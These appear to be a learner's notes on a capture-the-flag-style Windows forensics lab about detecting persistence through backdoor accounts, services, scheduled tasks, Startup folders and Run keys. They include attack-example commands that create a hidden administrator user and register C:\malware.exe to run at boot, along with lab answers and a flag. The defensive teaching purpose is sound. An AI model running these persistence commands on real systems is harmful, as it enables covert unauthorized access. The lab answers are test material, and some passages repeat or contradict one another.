
`route.m365officesync.workers.dev`

- **`workers.dev`** : The public domain suffix provided by Cloudflare for its **Cloudflare Workers** serverless compute platform.
- **`m365officesync`** : The user-controlled Cloudflare subdomain name chosen by the project creator.
- **`route`** : The specific Worker script or route name deployed on that subdomain.



Task 3 - Persistence Overview

Persistence Overview: Maintaining reliable, long-term access to a target system that survives reboots and credential updates.



Persisting via RDP: Many Windows breaches happen because of the exposed service: RDP with a weak password, a vulnerable mail server, or a misconfigured web app. For such scenarios, the threat actors can access the machine via the same exposed service over and over again until the vulnerability is fixed. Still, threat actors often deploy an additional Persistence method, for example:

- Create an additional hidden vulnerability in the breached service (e.g. a backdoor or a web shell(opens in new tab))
- Create a new user (T1136(opens in new tab)), make it an administrator (T1098(opens in new tab)), and use it for further RDP logins

Let's focus on the second method now and see how you or threat actors can manage users on Windows. The first option is to use the graphical utility by searching for "Computer Management" or by launching `lusrmgr.msc`. The second option is to use a command line,

`lusrmgr.msc` is the Microsoft Management Console (MMC) snap-in for managing **Local Users and Groups** in Windows.

CMD and PowerShell Commands to Manage Users

```
# 1. Two methods to create the "mr.backd00r" user
CMD C:\> net user "mr.backd00r" "p@ssw0rd!" /add
PS C:\> New-LocalUser "mr.backd00r" -Password [...]
```

```
# 2. Two methods to add the user to Administrators
CMD C:\> net localgroup Administrators "mr.backd00r" /add
PS C:\> Add-LocalGroupMember "Administrators" -Member "mr.backd00r"
```

Detecting Backdoored Users: Detecting backdoored users requires monitoring Security Event ID 4720 for all user creation events rather than relying solely on suspicious account names.

1. **Who** created the account? Can the person confirm the account creation?
2. **What** is the source IP and time of the creator's login? Is it expected?
3. **Which** other suspicious events can you see in the creator's session?

Making Users Privileged: Detecting backdoored users requires monitoring Security Event ID 4720 for all user creation events rather than relying solely on suspicious account names. The most commonly exploited groups are **Administrators** and **Remote Desktop Users**.

Resetting Passwords: Detecting hijacked accounts requires monitoring Security Event ID 4724 for unauthorized password resets on dormant local accounts.

The image displays three screenshots of the Windows Security Event Viewer, each showing a different security event. Each screenshot includes a header with 'Keywords', 'Date and Time', 'Source', 'Event ID', and 'Task Category'. Below the header is a table with columns for 'Keywords', 'Date and Time', 'Source', 'Event ID', and 'Task Category'. The first screenshot shows Event 4720, 'A user account was created', with details for the subject (THM-PC\Administrator) and the new account (THM-PC\itsupport). The second screenshot shows Event 4732, 'A member was added to a security group', with details for the subject (THM-PC\Administrator) and the group (BUILTIN\Administrators). The third screenshot shows Event 4724, 'An attempt to reset an account's password', with details for the subject (THM-PC\Administrator) and the target account (THM-PC\j.adams).

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	5/17/2025 2:35:14 PM	Micros...	4720	User Ac...

Event 4720, Microsoft Windows security auditing.

General Details

A user account was created.

Subject:

- Security ID: THM-PC\Administrator
- Account Name: Administrator
- Account Domain: THM-PC
- Logon ID: 0x2C7896

New Account:

- Security ID: THM-PC\itsupport
- Account Name: itsupport
- Account Domain: THM-PC

Attributes: [...]

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	5/17/2025 2:35:40 PM	Micros...	4732	Security...

Event 4732, Microsoft Windows security auditing.

General Details

A member was added to a security-enabled local group.

Subject:

- Security ID: THM-PC\Administrator
- Account Name: Administrator
- Account Domain: THM-PC
- Logon ID: 0x2C7896

Member:

- Security ID: THM-PC\itsupport
- Account Name: -

Group:

- Security ID: BUILTIN\Administrators

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	5/17/2025 3:35:37 PM	Micros...	4724	User Ac...

Event 4724, Microsoft Windows security auditing.

General Details

An attempt was made to reset an account's password.

Subject:

- Security ID: THM-PC\Administrator
- Account Name: Administrator
- Account Domain: THM-PC
- Logon ID: 0x2C7896

Target Account:

- Security ID: THM-PC\j.adams
- Account Name: j.adams
- Account Domain: THM-PC

For this task, try to detect a persistence via the backdoored user account:

C:\Users\Administrator\Desktop\Practice\Task 3\Security.evtx


Answer the questions below

How many times did the threat actor fail to log in to the Administrator?

6 (event ID 4625)

After the successful login, which backdoor user did the attacker create?

support (4720)




This Windows Security Event ID 4720 (A user account was created) log captures the creation of a local user account on the target system.

Subject (The Creator): The creation command was executed under the active session of the built-in **Administrator** account. **New Account (The Created Profile):** A local user named **support** was generated. **Attributes** section lists the specific configuration properties assigned to a user account at the moment it is created or updated. **SAM Account Name:** The logon name used for backward compatibility with older Windows versions (e.g., **support**).

Which privileged group was the backdoor user added to?

Administrators (4732)



Subject (Who Performed the Action): Executed within the same logon session as the initial account creation seen in Event 4720(A member was added to a security-enabled local group). Member (Who Was Added): The newly created local account **support** is being assigned group rights. Group (Target Group): The account was added to the standard Windows local **Users** group.

Task 4 - Persistence: Tasks and Services

Malware Persistence: Malware achieves reboot-resistant persistence on non-RDP targets by using automated startup mechanisms to keep C2 connections active.


Services and Tasks

Persistence Method	Attack Example	Event ID Logging
Create a Windows Service (Runs after OS startup)	<pre>sc create "BadService" binpath="C:\malware.exe" start= auto</pre>	Launch of sc.exe: Sysmon / 1 Service creation: Security / 4697

Persistence Method	Attack Example	Event ID Logging
Create a Scheduled Task (Run after OS startup)	<code>schtasks /create /tn "BadTask" /tr "C:\malware.exe" /sc onstart /ru System</code>	Launch of schtasks.exe: Sysmon / 1 Scheduled task creation: Security / 4698


Detecting Services: Attackers abuse Windows services via `sc.exe` to automatically run malware on system startup for persistent C2 access. In logs, you can detect malicious services in three ways:

1. Detect the launch of the `sc.exe create` command via Sysmon event ID **1**
2. Detect service creation via Security event ID **4697** or System event ID **7045**([opens in new tab](#)).
3. Detect suspicious processes with a `services.exe` parent process



Detecting Tasks: Attackers favor Scheduled Tasks via `schtasks.exe` for malware persistence because they are easy to configure, flexible, and simple to hide among legitimate OS tasks. You can detect scheduled tasks in three ways:

1. Detect the launch of the `schtasks.exe /create` command via Sysmon event ID **1**
2. Detect and analyze scheduled task creation events via Security event ID **4698**
3. Detect suspicious processes with a `svchost.exe [...] -s Schedule` parent



The attackers left two backdoors and restarted the system.

Level	Date and Time	Source	Event ID	Task Category
Information	7/2/2025 7:10:58 PM	Microsoft Windo...	4798	User Account Ma...
Information	7/2/2025 7:10:32 PM	Microsoft Windo...	4798	User Account Ma...
Information	7/2/2025 7:10:09 PM	Microsoft Windo...	4698	Other Object Acc...
Information	7/2/2025 7:09:53 PM	Microsoft Windo...	4698	Other Object Acc...
Information	7/2/2025 7:09:39 PM	Microsoft Windo...	4697	Security System E...
Information	7/2/2025 7:09:36 PM	Microsoft Windo...	4624	Logon
Information	7/2/2025 7:09:34 PM	Microsoft Windo...	4624	Logon
Information	7/2/2025 7:09:34 PM	Microsoft Windo...	4697	Security System E...
Information	7/2/2025 7:09:16 PM	Microsoft Windo...	4697	Security System E...

Event 4798, Microsoft Windows security auditing.	
General	Details
A user's local group membership was enumerated. Subject: Security ID: THM-DFIR-VM-3\Administrator Account Name: Administrator Account Domain: THM-DFIR-VM-3 Logon ID: 0x3D349 User: Security ID: THM-DFIR-VM-3\Administrator Account Name: Administrator Account Domain: THM-DFIR-VM-3 Process Information: Process ID: 0xc48 Process Name: C:\Windows\System32\mmc.exe	

Event Type: Security Event ID 4798 ("A user's local group membership was enumerated").
Subject (Who Performed the Action): The action was initiated by the local **Administrator** account session.
User (Target User Inspected): The account whose local group memberships were checked.
Process Information (Tool Used): The execution was triggered via the Microsoft Management Console (MMC GUI tool), likely **lusrmgr.msc** or **compmgmt.msc**.

Backdoor #1: Local Account Persistence

- **What to look for:** A newly created local user account added to privileged groups.
- **Key Event IDs:**
 - **4720:** Tracks when the rogue user (e.g., **support**) was initially created.
 - **4732:** Tracks when that account was added to critical local groups like **Administrators** or **Remote Desktop Users** to grant RDP access.
 - *(Alternative)* **4724:** Tracks if the attacker reset the password of an existing, dormant account instead of creating a new one.

2. Backdoor #2: Automated Malware Persistence (Non-RDP)

- **What to look for:** A mechanism configured to launch malicious code automatically upon system boot.
- **Key Event IDs & Artifacts:**
 - **4697** (or *System Event ID 7045*): Logs the creation of a new Windows **Service** (`sc.exe`). Services automatically run malicious binaries in the background when the OS starts up.
 - **4698**: Logs the creation of a new **Scheduled Task** (`schtasks.exe` or `taskschd.msc`) set to trigger on system startup or user logon.

3. The System Reboot

- **What to look for:** Confirmation of the reboot event in the **System Log**.
- **Key Event IDs:**
 - **1074**: Logs system shutdown or restart events (identifying the process or user that initiated the reboot).
 - **6005 / 6006**: Logs when the Event Log service starts (system boot) and stops (system shutdown).


Can you uncover them all using Security and Sysmon logs?

C:\Users\Administrator\Desktop\Practice\Task 4

Answer the questions below


| Which Windows service was created to persist the Nessie malware?

Data Protection Service



Which scheduled task was created to persist the Troy malware?

AmazonSync (event ID 4698)




Event ID 4698, which explicitly logs the creation of a new **Scheduled Task** on the machine (**THM-DFIR-VM-3**).

- **Executable Payload (<Command>):** `C:\Program Files\Common Files\troy.exe`
 - *Analysis:* The scheduled task is configured to execute `troy.exe`. This is the second backdoor binary set up for persistence.
- **Privilege Scope (<UserId>):** `S-1-5-18`
 - *Analysis:* `S-1-5-18` is the Security Identifier (SID) for the **LOCAL SYSTEM** account (`NT AUTHORITY\SYSTEM`). The task runs with full local administrative privileges.

What flag do you get after finding and running the Troy malware?


THM{c2_is_on_schedule!}



Sysmon Event ID 1 (Process Creation), proving that the scheduled task created earlier actually executed post-reboot.

- **Child Process (CommandLine):** `"C:\Program Files\Common Files\troy.exe" -d`
 - *Analysis:* `troy.exe` is launched with a flag (`d` , likely for daemon/detached mode).
- **Execution Context (User / IntegrityLevel):** `NT AUTHORITY\SYSTEM` / `System`
 - *Analysis:* The process is running with maximum local privileges, matching the Scheduled Task configuration.
- **Parent Process (ParentImage & ParentCommandLine):**
 - **ParentImage:** `C:\Windows\System32\svchost.exe`
 - **ParentCommandLine:** `C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule`
 - *Analysis:* The parent process is the Task Scheduler service (`svchost.exe` hosting `Schedule`). This confirms the execution was triggered directly by the scheduled task service rather than a manual command prompt or user logon.

This event confirms successful persistence execution. After the system rebooted, the Windows Task Scheduler automatically spawned `troy.exe` under elevated `SYSTEM` privileges to restore the attacker's secondary foothold.



Task 5 - Persistence: Run Keys and Startup


Run Keys and Startupz

Persistence Method	Attack Example	Event ID Logging
Add malware to Startup Folder (Runs upon user login)	<code>copy C:\malware.exe "%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\malware.exe"</code>	New startup item: Sysmon Event ID 11
Add malware to "Run" keys (Runs upon user login)	<code>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v BadKey /t REG_SZ /d "C:\malware.exe"</code>	New registry value: Sysmon Event ID 13

Detecting Startup: The Startup folder provides an easy, path-accessible way to automatically run applications or shortcuts upon user login.

```
C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
Or for all users: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```


Because the Startup folder is typically empty, attackers use it for persistence, detectable via Sysmon Event ID 11 despite binaries spawning under `explorer.exe`.




Detecting Run Keys: Run key persistence works similarly to the Startup folder, but requires adding an executable path as a new value within the Windows Registry.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
 Or for all users: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

To view the "Run" entries, you can launch the `regedit.exe` or search for "Registry Editor" and go to the path shown above. To detect the malicious entry from logs, you can monitor registry change events (Sysmon Event ID **13**) affecting the Run keys:



Use all the tools you know to uncover the newly learned backdoors!



This screenshot displays a **Sysmon Event ID 11 (File Create)** log capture, providing forensic proof of Startup folder persistence being established on the endpoint.

- **Rule Name (`RuleName`):** `T1023`
 - *Analysis:* Matches MITRE ATT&CK technique mapping for shortcut/startup modification.
- **Executing Process (`Image` & `ProcessId`):** `C:\Windows\system32\cmd.exe` (PID `3192`)
 - *Analysis:* A Command Prompt window was used to place or output the file into the Startup directory.
- **Target File (`TargetFilename`):** `C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\odin.cmd`
 - *Analysis:* A malicious script/batch file (`odin.cmd`) was written directly into the local `Administrator` account's **Startup** folder.
- **User Context (`User`):** `THM-DFIR-VM-3\Administrator`
 - *Analysis:* The operation was carried out under the elevated `Administrator` account.

